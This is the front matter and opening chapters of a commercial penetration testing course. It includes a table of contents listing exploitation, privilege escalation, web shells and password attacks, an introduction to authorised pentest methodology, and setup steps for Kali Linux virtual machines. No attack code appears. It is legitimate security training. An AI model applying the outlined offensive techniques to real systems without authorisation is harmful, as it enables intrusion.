



VIRTUAL HACKING LABS

PENETRATION TESTING

COURSEWARE

WWW.VIRTUALHACKINGLABS.COM

All rights reserved to Virtual Hacking Labs, VHL IT Security Training BV, 2019 ©

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the publisher.

This copyright notice applies to all parts of the services offered by VHL IT Security Training including:
Website content, Lab machines, Courseware, articles and other content.

Virtual Hacking Labs will be actively monitoring and responding to plagiarism.

KALI LINUX™ is a trademark of Offensive Security.

Table of Contents

1 Penetration Testing: The Introduction	7
Course Topics	8
Chapter 1: Penetration Testing: The basics	8
Chapter 2: Getting ready to access the labs	8
Chapter 3: Information Gathering	8
Chapter 4: Vulnerability Assessments	8
Chapter 5: Exploitation	8
Chapter 6: Privilege Escalation	8
Chapter 7: Web Applications	9
Chapter 8: Networking & Shells	9
Chapter 9: Metasploit	9
About penetration testing	10
Objectives & Scope	10
Rules of engagement	11
Results	11
Black, Grey & White box penetration testing	11
The Penetration process explained	13
Information gathering	13
Vulnerability identification	13
Exploitation	13
Clean-up	14
Reporting	14
Elimination or mitigation of vulnerabilities	14
Jobs and professional opportunities	15
2 Getting ready to access the labs	16
Installing Kali Linux	17
Installing Kali Linux Virtual Hacking Labs VM	17
Installing Kali Linux as a VM	22
Installing Kali Linux on a dedicated machine using a USB drive	28
VPN Access	29
Installing the VPN on your own penetration testing distribution	29
Kali Linux	30
Parrot OS	36
Alternative VPN client for unsupported operating systems	41
Lab Subnets	48
Reset panel	49
Rules & Restrictions	50
Legal	51
Certificates of Completion	52
Frequently Asked Questions	54
Where do you go from here?	55
Lab subnets	55
Metasploitable 2	56
Ready for the labs	57
Goals	57
Lab Progress & Hints	58
3 Information Gathering	60
Passive information gathering	61
Semi-passive information gathering	61

DNS Enumeration	61
WWW and social media	73
E-mail harvesting	74
Active information gathering	82
Host discovery	83
Nmap port scanning	85
SNMP Enumeration	95
SMB Enumeration	98
Web servers	106
Web application scanners	115
4 Vulnerability Assessment	119
Metasploitable 2 enumeration information & vulnerabilities	120
VSFTPD v2.3.4 vulnerabilities	121
dRuby RMI server 1.8 vulnerabilities	121
Unreal IRCd vulnerabilities	122
Samba smbd 3.X vulnerabilities	123
Vulnerability & Exploit databases	125
CVE Database	125
National Vulnerability Database (NVD)	126
CVE Details	127
The Common Vulnerability Scoring System (CVSS)	129
Exploit Database Website	132
Searchsploit by Exploit-db	133
Nmap scripts	138
VSFTPD v2.3.4 Nmap script	138
Unreal IRCd backdoor Nmap script	138
OpenVAS automated vulnerability scanning	140
Installing OpenVAS on Kali Linux	140
Starting and stopping OpenVAS	141
Connecting to the web interface	142
Scanning Metasploitable 2 with OpenVAS	143
Scan configurations	149
How to move on from here	154
5 Exploitation	155
How to work with exploits and where to find them	156
Downloading exploits	157
Targets for analysing and modifying exploit code	158
Compiling Linux kernel exploits	165
Compiling Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW'	165
Compiling Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs'	168
Local VS remote compilation	169
Compiling Windows exploits on Linux with Mingw-W64	170
Installing Mingw-w64 on Kali Linux	170
How to compile Windows exploits	172
Exploit compilation errors	174
Exploiting MS11-046 from a Meterpreter shell	175
Transferring exploits	178
Linux file transfers	178
Windows file transfers	180
Netcat file transfers	184
Exploiting vulnerabilities in practice	186

Exploiting VSFTPD v2.3.4	186
Exploiting dRuby RMI server 1.8	191
Exploiting Unreal IRCD 3.2.8.1 with Metasploit	193
Exploiting Samba 3.0.20-Debian	194
6 Privilege Escalation	197
Privilege Escalation on Linux	198
Gather system information for privilege escalation	199
Exploiting the Linux kernel	207
Exploiting SUID permissions	211
Privilege Escalation on Windows	214
Gathering system information for privilege escalation	214
Unquoted Service Paths	215
Modifying the binary service path	217
AlwaysInstallElevated setting	218
Unattended Installs	218
Bypassing UAC with Metasploit	219
Windows Exploit Suggester	220
Scripts & Tools	224
Common Exploits	224
7 Web Applications	226
Local and Remote File Inclusion (LFI/RFI)	227
LFI example	228
RFI example	231
Null Byte Injection	234
LFI/RFI to shell	234
Remote Code Execution	242
Remote Code Execution example	242
Remote Command Execution	245
Remote Command Execution example	245
SQL Injection Basics	247
How do SQL injection attacks work?	247
Impact of SQL injection attacks	248
Basic SQL Injection example	248
Basic SQL Injection example DVWA	249
SQL Injection using UNION	252
SQL Injection countermeasures	257
Web shells	259
Simple PHP web shell	259
Injecting the Web shell in WordPress theme files	262
Common issues with reverse shells	265
File Upload Vulnerabilities	269
Unauthenticated file uploads	269
Code execution	269
File upload vulnerabilities in forms	270
Injecting shellcode in plugin files	281
How to prevent arbitrary/unrestricted file upload vulnerabilities	284
Cross-site Scripting (XSS)	286
Reflected XSS	288
Stored XSS	291
XSS Prevention & Mitigation	294
8 Password attacks	297

Generating effective password lists	299
Password dictionary and brute force attacks	299
Rate limiting, account lockout policies and password spraying	300
Default passwords	300
Tools for generating password lists	301
Windows passwords and hashes	305
Dumping SAM files	305
Extracting password hashes from the SAM	305
Mimikatz: Retrieving credentials from memory	308
Cracking hashes with John	313
Hash-identifier	313
Cracking the hash with john	314
Web application passwords	315
Introduction to online forms	315
Burp Suite	315
Hydra	325
9 Networking & Shells	329
Bind and Reverse shells	330
Reverse shell	330
Bind shell	338
Upgrading simple shells to interactive shells	339
Upgrading a Netcat shell to Meterpreter	340
Setting up a Metasploit Multi Handler	340
Target host - Bash reverse shell	341
Upgrade to Meterpreter shell	341
10 Metasploit	345
Introduction	346
Metasploit Exploit modules	346
Metasploit auxiliary modules	346
Customization	346
User interfaces	346
Basic Commands	347
Search command	349
Use, back and exit commands	351
Help command	351
Info command	352
Exploit Commands	354
Show options	354
Show targets	355
Show payloads	356
Show advanced	359
Show encoders	359
Show nops	360
Show evasion	360
Executing exploits	361
Meterpreter Basics	362
Meterpreter Functionality	362
Meterpreter Command Categories	363
Meterpreter Commands Explained	365
Metasploit Post-exploitation	372
Afterword	381

1 Penetration Testing: The Introduction

Welcome to the VHL Penetration testing course! In this course we will be preparing you to perform ethical hacking and penetration tests on networks, computer systems, services and web applications. Throughout this course we will cover many tools and techniques that can be employed to discover, assess and resolve security issues and vulnerabilities. As the skills level and experience of VHL students vary from absolute beginners to seasoned practitioners seeking opportunities to sharpen their skills, every topic in the courseware is covered from the very basics assuming no additional knowledge beyond that listed in the course pre-requisites. After finishing the courseware, you will be able to proceed to practice the tools and techniques in our online penetration testing labs. The penetration testing labs simulate a variety of vulnerable machines ranging from Windows, Linux and Android systems to network appliances. Every machine in the lab is specifically designed to contribute to your learning experience in its own unique way.

Throughout the course we will be primarily focusing on the technical side of penetration testing. This means that you will learn how to work with a specialist toolkit to identify vulnerabilities in systems, services and configurations. Once all the vulnerabilities have been identified you will then use this information to work with exploits that take advantage of those vulnerabilities exactly as real attackers do. With this knowledge under your belt you will be able to detect potential security issues, solve or mitigate them and apply countermeasures against real attackers. The key principle here is that you can't fix anything properly unless you first know how it works. Therefore, to understand how systems are vulnerable we will analyse code, exploit real vulnerabilities and practice a lot of different scenarios. In effect, you will break something and then you will learn how to fix it.

Course Topics

Let's briefly walk through the courseware to get an idea of the topics we will be covering.

Chapter 1: Penetration Testing: The basics

In the first chapter we will be looking at what penetration testing exactly is. We will look at the different phases of a penetration test, the tasks involved in these phases and the professional opportunities available in this field of information security.

Chapter 2: Getting ready to access the labs

In Chapter 2 we will be preparing ourselves to access the online labs using a virtual machine (VM) with a penetration testing operating system (OS) and virtual private network (VPN) installed. If you're not using one of the VHL prepared and pre-installed machines, we will walk you through the process of setting up the VM, installing the VPN software and, finally, how to access the labs. We will then look at how to reset the lab machines to their original state and explain what you need to do to qualify for the VHL Certificate of Completion. We will also look at some important rules, restrictions and necessary legal conditions by which all members of the VHL community have to abide and then, finally, we'll give you some additional information about the lab subnets, machine keys and the lab dashboard.

Chapter 3: Information Gathering

In this chapter we will be covering passive and active information gathering techniques. We will learn how to discover live hosts (devices) on a network, how to scan for open ports with a network discovery and security auditing tool called Nmap and how to enumerate (i.e. list) the protocols and services on the network. Passive information gathering techniques focus on gathering information from publicly available sources without connecting to the target whereas active information gathering is all about scanning the target hosts, networks, services and web applications.

Chapter 4: Vulnerability Assessments

In Chapter 4 we will learn how to identify vulnerabilities in target systems. We will use different sources to find vulnerabilities and exploits and look at some Nmap scripts (i.e. script files to automate a wide variety of networking tasks) to test for those vulnerabilities. Finally, we will be installing an automated vulnerability scanner called OpenVAS and learn how to use it.

Chapter 5: Exploitation

In Chapter 5 we will be covering subjects related to exploiting known vulnerabilities. We'll start by looking at a few online resources from where we can download exploit code and scripts. Then we will learn how to analyse the exploit code by looking at an Apache James server exploit line by line. Analysing exploit script code will help us understand what the exploit code exactly does when we execute the code. We also learn how to modify target-specific parameters, such as target IP, port and payload. In the chapters that follow we will see how to compile exploits (converting code into an executable) for Windows and Linux, how to deal with compilation errors and, finally, how to transfer exploits to the target host. In the last part of this chapter we will demonstrate all these techniques by exploiting a few vulnerabilities.

Chapter 6: Privilege Escalation

In this chapter we'll focus on both local enumeration techniques to obtain necessary systems information and on privilege escalation techniques for both Windows and Linux. Privilege escalation is the process of increasing the level of user privileges on a certain host to the highest permission level - i.e. to that of a root shell on a Linux system or a domain administrator or system shell on Windows.

Chapter 7: Web Applications

Chapter 7 covers the basics of web application penetration testing. We'll learn about common vulnerabilities such as SQL injection, Remote Code Execution and Local/Remote File Inclusion vulnerabilities. We will also take a more detailed look at file upload vulnerabilities, how to work with web shells and how to convert them into command-line shells.

Chapter 8: Networking & Shells

In Chapter 8, Networking & Shells, we'll cover the basics of working with reverse- and bind shells. We'll learn how to initiate reverse shells using various programming and scripting languages (such as Bash, PHP, Python and Perl) and how to intercept these shells with a utility called Netcat. We will also look at how to upgrade non-interactive shells to interactive shells and how to convert regular reverse shells to Meterpreter shells. Meterpreter is a special type of payload contained in the Metasploit Framework.

Chapter 9: Metasploit

This chapter explores the fundamentals of the popular penetration testing tool, the Metasploit Framework. We will start with basic Metasploit command line usage and from there you will learn not only how to find exploits and how to configure them, but also how to execute them against a target and perform some post-exploitation. This chapter also covers everything you need to know about the Meterpreter tool.

So far, we have looked at the course topics. Before we move forward with the practical part of the course, let's have a look at some general penetration testing concepts.

About penetration testing

Penetration testing, also called pentesting or a pen test, is the process of identifying weaknesses and vulnerabilities in software and systems. Companies employ penetration testers to discover those vulnerabilities and to make recommendations for securing their I.T. assets and protecting their business assets. But what exactly are those assets that companies are so desperate to protect? Let's name a few:

- Sensitive data such as customer data, medical records, legal documents, financial data and credit card information;
- Monetary assets such as the funds in a company account;
- Intellectual property such as blueprints or formulations for newly developed products;
- Information such as newspaper articles that are going to press.

This list contains assets that are valuable enough to protect at all costs. Some of them apply to all companies, such as financial data and monetary assets, and some to only a few specific companies such as manufacturing companies (blueprints). One way of protecting these assets is to solve the vulnerabilities in the infrastructure, systems, services and people to prevent attackers from accessing these assets.

A penetration test is usually part of a full security audit and helps to determine if a system is vulnerable. It can be conducted locally from inside the network or remotely from beyond (e.g. via the Internet). The penetration tester will use specialist tools and social engineering attacks (i.e. manipulating the human component) not only to discover vulnerabilities in software and services, but also to identify misconfigured software or firmware that can result in malicious actors gaining unauthorised access to data and taking control of the system.

Constantly evolving technology, the increasing proliferation of networked devices (such as the Internet of Things) and globalization mean that the number of attack vectors is greater than ever. Attackers may be 1,000 miles away in a foreign country, lurking around in the networks of trusted 3rd parties or sitting in the next cubical at the office with a certain level of access. Performing penetration tests regularly, both internal and external, is an effective strategy for protecting systems and data.

In the following sections we'll briefly walk through the objectives and scope of a penetration test, the rules of engagement and the reporting of results.

Objectives & Scope

Every penetration test begins with a formal written agreement with the client detailing its scope and objectives. This agreement is the legal authorisation for the penetration tester/ethical hacker to undertake actions that might otherwise constitute criminal offences. Broadly speaking, the purpose of the penetration test is to find possible security errors on the client's corporate network or systems that could lead to unauthorized access, damage and data theft. Successful attacks can typically result from human errors such as misconfigurations, unpatched services, obsolete firmware or operating systems as well as inherent weaknesses in the software applications used. In other words, a pen test seeks to identify security weaknesses in an organisation's network/systems before a hacker can exploit them.

Rules of engagement

Another important aspect included in the agreement is the penetration test's rules of engagement. Whereas the scope defines 'what' will be tested, the rules of engagement define 'how' it will be tested and will set limits to the depth of the test. For example, a penetration test may attempt to access certain sensitive information (such as a personnel's medical records), but the rules of engagement may prohibit the penetration tester from viewing or downloading such documents. The rules can also define when the test may be conducted. Some companies, for instance, require tests to be done outside of office hours to minimise the impact on business processes. Setting the timeframe outside office hours can be an important precaution to minimise the impact if a denial-of-service (DoS) situation unexpectedly arises resulting in data corruption or network downtime.

Results

The main output of any penetration test is the report. A penetration tester's report should contain every detail about any vulnerabilities found and make recommendations on how to fix them. It should contain enough information for the client's IT staff to reproduce the security issues and correct them.

Black, Grey & White box penetration testing

We can distinguish three types of penetration testing approaches:

- Black box test
- Grey box test
- White box test

The differences lie in: (a) the starting point of the test; and, (b) how much prior knowledge the penetration tester is given about the targeted systems.

Let's have a look at each of these approaches in more detail.

Black box testing

When a black-box penetration test is carried out the penetration tester is given little or no prior information except for the name of the client and maybe a public IP address. Because of the little information that is given to the penetration tester, this type of approach duplicates the kind of external attack typically performed by a malicious hacker. Black Box Testing tends to be the more expensive option since it requires a lot of reconnaissance work which can be extremely labour intensive.

Malicious attackers can generally afford to spend as much time as it takes to successfully attack a target, but penetration testers are subject to time and cost constraints and therefore need to work much more effectively and efficiently.

One option can be to combine different testing styles to maximise effectiveness. Black box testing can be combined with grey and white box testing to cover a larger attack surface, for example, through the client supplying credentials of a web application to short circuit the reconnaissance required.

Grey box testing

From an efficiency perspective one can also opt for a grey box penetration test that combines elements of both black box and white box testing. During a grey box penetration test, the

penetration tester is provided with limited information about the targeted systems. There is no single definition of how a grey box penetration test is organized or guidelines on what information is given to the penetration tester. The information provided may include internal IP addresses, credentials for web applications, diagrams or, indeed, anything else depending on the test goals and objectives.

Imagine that a client wants a penetration test performed on a custom web application that supports multiple roles. The web application has a very effective authentication mechanism that is almost impossible to bypass technically. If the client supplies the user credentials to the penetration tester in advance, the attack surface for the test is significantly increased thereby allowing the penetration tester to test for vulnerabilities in the authenticated area of the application that might otherwise be inaccessible. This level of access will make the penetration test more effective at reduced costs.

Hackers using social engineering to bypass authentication

The starting point of many cyber-attacks is often a malware infection or phishing attack performed through some form of social engineering. Social engineering exploits the weakest link in the security chain which, on many occasions, happens to be the human element. Social Engineering attacks trick humans into executing malicious files or sharing passwords granting an attacker a new, higher level of access. Even authentication mechanisms that are considered 'safe' can be rendered ineffective by people sharing valid credentials thereby providing legitimate access to the underlying systems. The following article describes how attackers used social engineering through an email phishing campaign to steal credentials and then exploited vulnerabilities in a web application using malware to steal the data of millions of customers:

<http://www.cio.com/article/2600345/security0/11-steps-attackers-took-to-crack-target.html>

More information about social engineering:

<https://www.webroot.com/ie/en/home/resources/tips/online-shopping-banking/secure-what-is-social-engineering>

[White-box testing](#)

In a white box test the penetration tester has full knowledge of the target system's internal structure, infrastructure and applications. The provided information may include anything from access credentials, source code and any other information about the company and targets. The white box approach allows the penetration tester to perform more rigorous and comprehensive testing because the tester does not have to dedicate time and resources to acquiring such knowledge.

[Links](#)

http://www.pentest-standard.org/index.php/Main_Page

The Penetration process explained

A penetration test generally consists of the following phases:

- Information gathering
- Vulnerability identification
- Exploitation
- Clean-up
- Reporting
- Elimination or mitigation of vulnerabilities

Let's take a brief look at the goals, activities performed and expected results in each phase of a penetration test.

Information gathering

This process typically starts with information gathering, both passive and active, and focuses on getting as much information about the target as possible. Passive information gathering focuses on information which is publicly available such as company information, whois information (a resource which may be blocked now due to the EU's GDPR legislation) and company e-mail addresses mentioned on the website. Active information gathering collects information about the target by actually connecting and interacting with services on the target. Examples of active information gathering are port scans and the enumeration of services such as SMTP, SMB and SNMP.

The information gathering phase is probably the most important part in the penetration test. The information collected here will be the basis for all the following phases and, for this reason it must be conducted thoroughly, diligently and with great attention to detail.

Vulnerability identification

The vulnerability identification phase is all about using the information already gathered under phase one to identify potential vulnerabilities that can be exploited to gain access to a system. The process of identifying, quantifying, and prioritising vulnerabilities in a system is also called a vulnerability assessment (please note that in the VHL course this is limited to vulnerabilities that are present in technical assets only and does not involve the use of social engineering). Vulnerability assessments can be performed both manually and with automated tools such as Nessus and Open-VAS. The outcome is a list of vulnerabilities found in software and services, network protocols, misconfigurations and anything else that could lead to exploitation. The results of the vulnerability assessment are the input for the exploitation phase where the vulnerabilities are tested and exploited.

Exploitation

In the exploitation phase the identified vulnerabilities are tested and exploited as far as the rules of engagement allow. The penetration tester will break into the target using exploits, zero-days, social engineering attacks, physical attacks, malware, password attacks, eavesdropping and anything else permitted by the agreement with the client. This phase is the practical side of exploitation where exploits are analysed, modified and executed against the target system. The best possible outcome is a 'root' or 'system shell' with administrative privileges on the target system (a 'shell' is a command-line or terminal interface for executing commands on a computer). The best info-sec practice is for a user account to run software and services with the lowest possible privilege level. That way, if the user account is compromised, an attacker's access to other areas of the system will be limited. For

this reason, shells obtained by exploiting software and services are often without administrative privileges and the user privileges have to be ‘escalated’ to a higher level to gain sufficient control over the target system. This is done by performing a further vulnerability assessment to identify what can be done to escalate the standard user privileges to those of a systems administrator.

The rules of engagement will determine which exploits can be run against which targets. In general, you will never run kernel exploits on production servers because of the risks involved, but when a client has cloned the production environment and created a separate testing or staging environment, this can be within scope.

Clean-up

In the clean-up phase any uploaded files, exploits, malicious data, any user accounts created and anything else introduced to the system during the penetration test will be removed from the compromised host. This is an important task since penetration testers often deal with live production systems and any residual malicious software or rogue data may lead to the client’s system being corrupted, damaged or vulnerable to other misuses.

Reporting

In the reporting phase the penetration tester documents the findings from the different phases, informs the client about the results and suggests solutions for any vulnerabilities found. As a minimum a penetration test report should contain:

- A high-level executive summary detailing the objectives, goals and agreement and an outline of the findings;
- An overview of the targeted systems and the methodology;
- A description of any vulnerabilities found and the results from the exploitation phase;
- Recommendations about possible fixes and solutions for the vulnerabilities discovered.

The report should contain all the information necessary for eliminating or mitigating vulnerabilities and weaknesses in the client’s system.

Elimination or mitigation of vulnerabilities

Eliminating or mitigating vulnerabilities is not normally part of a penetration test, but is the ultimate end-goal and could, therefore, be considered the most important phase of the overall penetration testing process from the client’s perspective. In this phase vulnerabilities will be fixed by updating software, installing patches, hardening security configurations or even by training the staff. These tasks are often carried out by system administrators based on the technical findings in the penetration testing report.

Jobs and professional opportunities

There is a constantly growing demand for specialized security professionals like penetration testers, information security consultants and security analysts, but there is a dearth of qualified candidates. This has resulted in many vacancies remaining unfilled and current indicators suggest demand for info-sec practitioners will continue to outstrip the available recruitment pool.

With this course and the accompanying Virtual Hacking Labs we offer a safe environment for anyone to start to learn the practical side of penetration testing. We provide the opportunity for students to develop the necessary skills, and, in conjunction with other training initiatives (such as CEH, ECSA/LPT, GPEN, OSCP etc.) to gain the necessary professional competence to work in the IT security industry. The world of information security is constantly evolving and, since our intention is to keep the labs as close to real-life situations as possible, we are constantly improving the training materials and building new labs to reflect recently discovered vulnerabilities and up-to-date scenarios. Indeed, many of the vulnerable hosts and scenarios in the labs are based on real-life situations encountered during actual penetration tests on both enterprise networks and personal devices.

2 Getting ready to access the labs

In the following sections we will be setting up a specialist penetration testing operating system called Kali Linux together with other prerequisites needed to access the Virtual Hacking Labs. However, there are a few important things to consider before installing anything.

All the penetration testing distributions in the following sections are based on Linux which is constantly evolving at the technical, distribution and interface levels. The penetration testing system we'll be using throughout the course, Kali Linux, is also based on a 'rolling distribution' which means it uses small and frequent updates based on the latest package versions. For this reason, VHL virtual machines should be maintained and updated by the student on a regular basis.

Installing Kali Linux

To follow the penetration testing course and access the Virtual Hacking Labs you will need to run an operating system that is built for penetration testing and contains all the tools you need. With your subscription we provide 2 different penetration testing distributions (or 'distros') pre-installed on a virtual machine: Kali Linux and Parrot OS. Both machines can be downloaded from your user panel though only one is needed. If you don't know which penetration test OS to choose, we recommend Kali Linux 2019.4.

Note: The downloads can be accessed from the following link:
<https://www.virtualhackinglabs.com/my-account/downloads/>

If you prefer to use a dedicated penetration testing machine instead of a virtual machine, you can also install Kali Linux as a host operating system on a dedicated machine. In this chapter we will walk you through the installation process of Kali Linux, but you can also follow these steps to install any other penetration testing distribution you wish. The installation process for Kali Linux is very similar to that of other penetration testing distributions.

In summary, you have four possible options for installing your chosen penetration testing distribution:

1. Use one of the pre-installed virtual machines from Virtual Hacking Labs with the pre-installed VPN software (we strongly recommend this option).
2. Download an installation ISO image and install the OS on a VM manually.
3. Download a pre-installed Kali Linux VM from the official Kali website (make sure you choose the right VM for your hypervisor/virtualization software): <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-hyperv-image-download/>
4. Install the OS on a dedicated machine.

Note: The pre-installed virtual machines you download from the Virtual Hacking Labs download panel on the website only contain the VPN software to access the online labs. They do not contain any vulnerable machines.

Note: If you prefer to use the latest version of Kali Linux, you're experiencing trouble downloading/installing the VHL virtual machines or you want to use an original image, you can always go for option 3 and download the pre-installed Kali Linux VM from the official Kali Linux website and install the VPN client yourself.

Virtual Machines: [Pre-installed Kali Linux Virtual Machines](#)

VPN Client: [Forticlient Linux](#)

Installing Kali Linux Virtual Hacking Labs VM

For quick access to the online labs we recommend you use the pre-installed virtual machines available on your user panel on the Virtual Hacking Labs website. To run this virtual machine, you will need a piece of software that is called a hypervisor, such as VMWare Player for Windows or Oracle VirtualBox for Linux and Mac OSX. The hypervisor software is installed on your host machine. After installing the hypervisor, you can import the VHL virtual machine directly into VMWare Player Free, VMWare Workstation Player Pro versions (if you have a license) or Oracle VirtualBox.

If your host system is running Windows, we recommend you install VMWare Player Free. There is also a trial version available for the VMware pro versions which offer some additional features such as snapshots. If your host machine is running Linux or Mac OSX, we recommend you install Oracle VirtualBox.

Host OS	Recommended hypervisor	VHL Image name
Windows	VMWare Player Free/Pro	VHL Kali Linux 2019.4 VM
Linux	Oracle Virtual box	VirtualBox: VHL Kali Linux 2019.4 VM
Mac OSX	Oracle Virtual box	VirtualBox: VHL Kali Linux 2019.4 VM

The VHL virtual machine images can only be downloaded a limited number of times by default. We recommend you back-up the original virtual machine file so you can always revert back to the original state if necessary. If you run out of downloads or lose your back-up machine for some reason please contact our support department so that additional downloads can be added to your account.

In the next section we will walk you through the installation of the VHL Virtual machine on Windows, Linux and OSX devices.

Note: You only need to download one VM to access the labs. We recommend: **Kali Linux 2019.4**

VMWare: Windows

VMware Workstation Player is available for both Windows and Linux and can be downloaded here:

https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/14_0

The installation process for VMware Workstation Player is very simple and straight forward. You only need to press the 'next' button a few times followed by a 'finished' button.

Once you have installed VMware Workstation Player, download your preferred virtual machine from the VHL user panel, unpack the zip file and open the VMX file. This will automatically import the virtual machine into VMware Workstation Player.


For the Kali Linux VM open the VMX file for Kali Linux 2018.x:

Name	Date modified	Type	Size
Kali-Linux-2018.2-vm-amd64.nvram	6/26/2018 12:24 PM	VMware Virtual M...	9 KB
Kali-Linux-2018.2-vm-amd64.vmdk	6/26/2018 10:49 A	VMware virtual dis...	2 KB
Kali-Linux-2018.2-vm-amd64.vmsd	4/26/2018 4:15 PM	VMware snapshot ...	0 KB
Kali-Linux-2018.2-vm-amd64.vmx	6/26/2018 12:24 PM	VMware virtual ma...	4 KB
Kali-Linux-2018.2-vm-amd64.vmxn	4/26/2018 4:15 PM	VMware Team Me...	1 KB

For the Parrot Security VM open the VMX file for Parrot OS 4.0.1:

Name	Date modified	Type	Size
VHL Parrot Security - Debian 4 64-bit.nvr	5/25/2018 11:00 A	VMware Virtual M...	9 KB
VHL Parrot Security - Debian 4 64-bit.vm	5/25/2018 11:00 A	VMware virtual dis...	12,542,720
VHL Parrot Security - Debian 4 64-bit.vmsd	5/25/2018 10:27 A	VMware snapshot ...	0 KB
VHL Parrot Security - Debian 4 64-bit.vmx	5/25/2018 11:00 A	VMware virtual ma...	4 KB
VHL Parrot Security - Debian 4 64-bit.vmxn	5/25/2018 10:44 A	VMware Team Me...	4 KB

If you are opening the VMX file, VMware Workstation Player will ask if you've moved or copied the virtual machine for networking and configuration purposes (see the image below). Choose 'I copied it' to proceed:



Finally, select the imported VM and click 'start' to boot the VM.

Note: Updating Kali Linux on the VHL VM is recommended but not strictly necessary and can break your installation or introduce bugs. To be able to revert back to the original VM when things go wrong after updating, we recommend you keep a local copy of the original VM and/or make a snapshot before updating.


Oracle VirtualBox: Linux & Mac OSX

The Oracle VirtualBox hypervisor is available for Windows, Linux & Mac OSX. This is the only (free) option for Mac OSX. In the following section we will import and boot the virtual machine in VirtualBox on a Linux host machine. If you're on Mac OSX you can also follow this section as the installation process is very similar.

Before we can import and run the VM we need to install Oracle VirtualBox which can be downloaded from the [virtualbox.org](https://www.virtualbox.org/wiki/Downloads) website using the following link:

<https://www.virtualbox.org/wiki/Downloads>


Follow the instructions on the website to install the VirtualBox software on your system then download the VirtualBox VHL virtual machine from your user panel on the Virtual Hacking Labs website. Make sure that you download the virtual machine for VirtualBox (indicated in the name) and not the one for VMWare, otherwise the import process might fail. After the download has finished, unzip the file and open the .ova file on Linux:



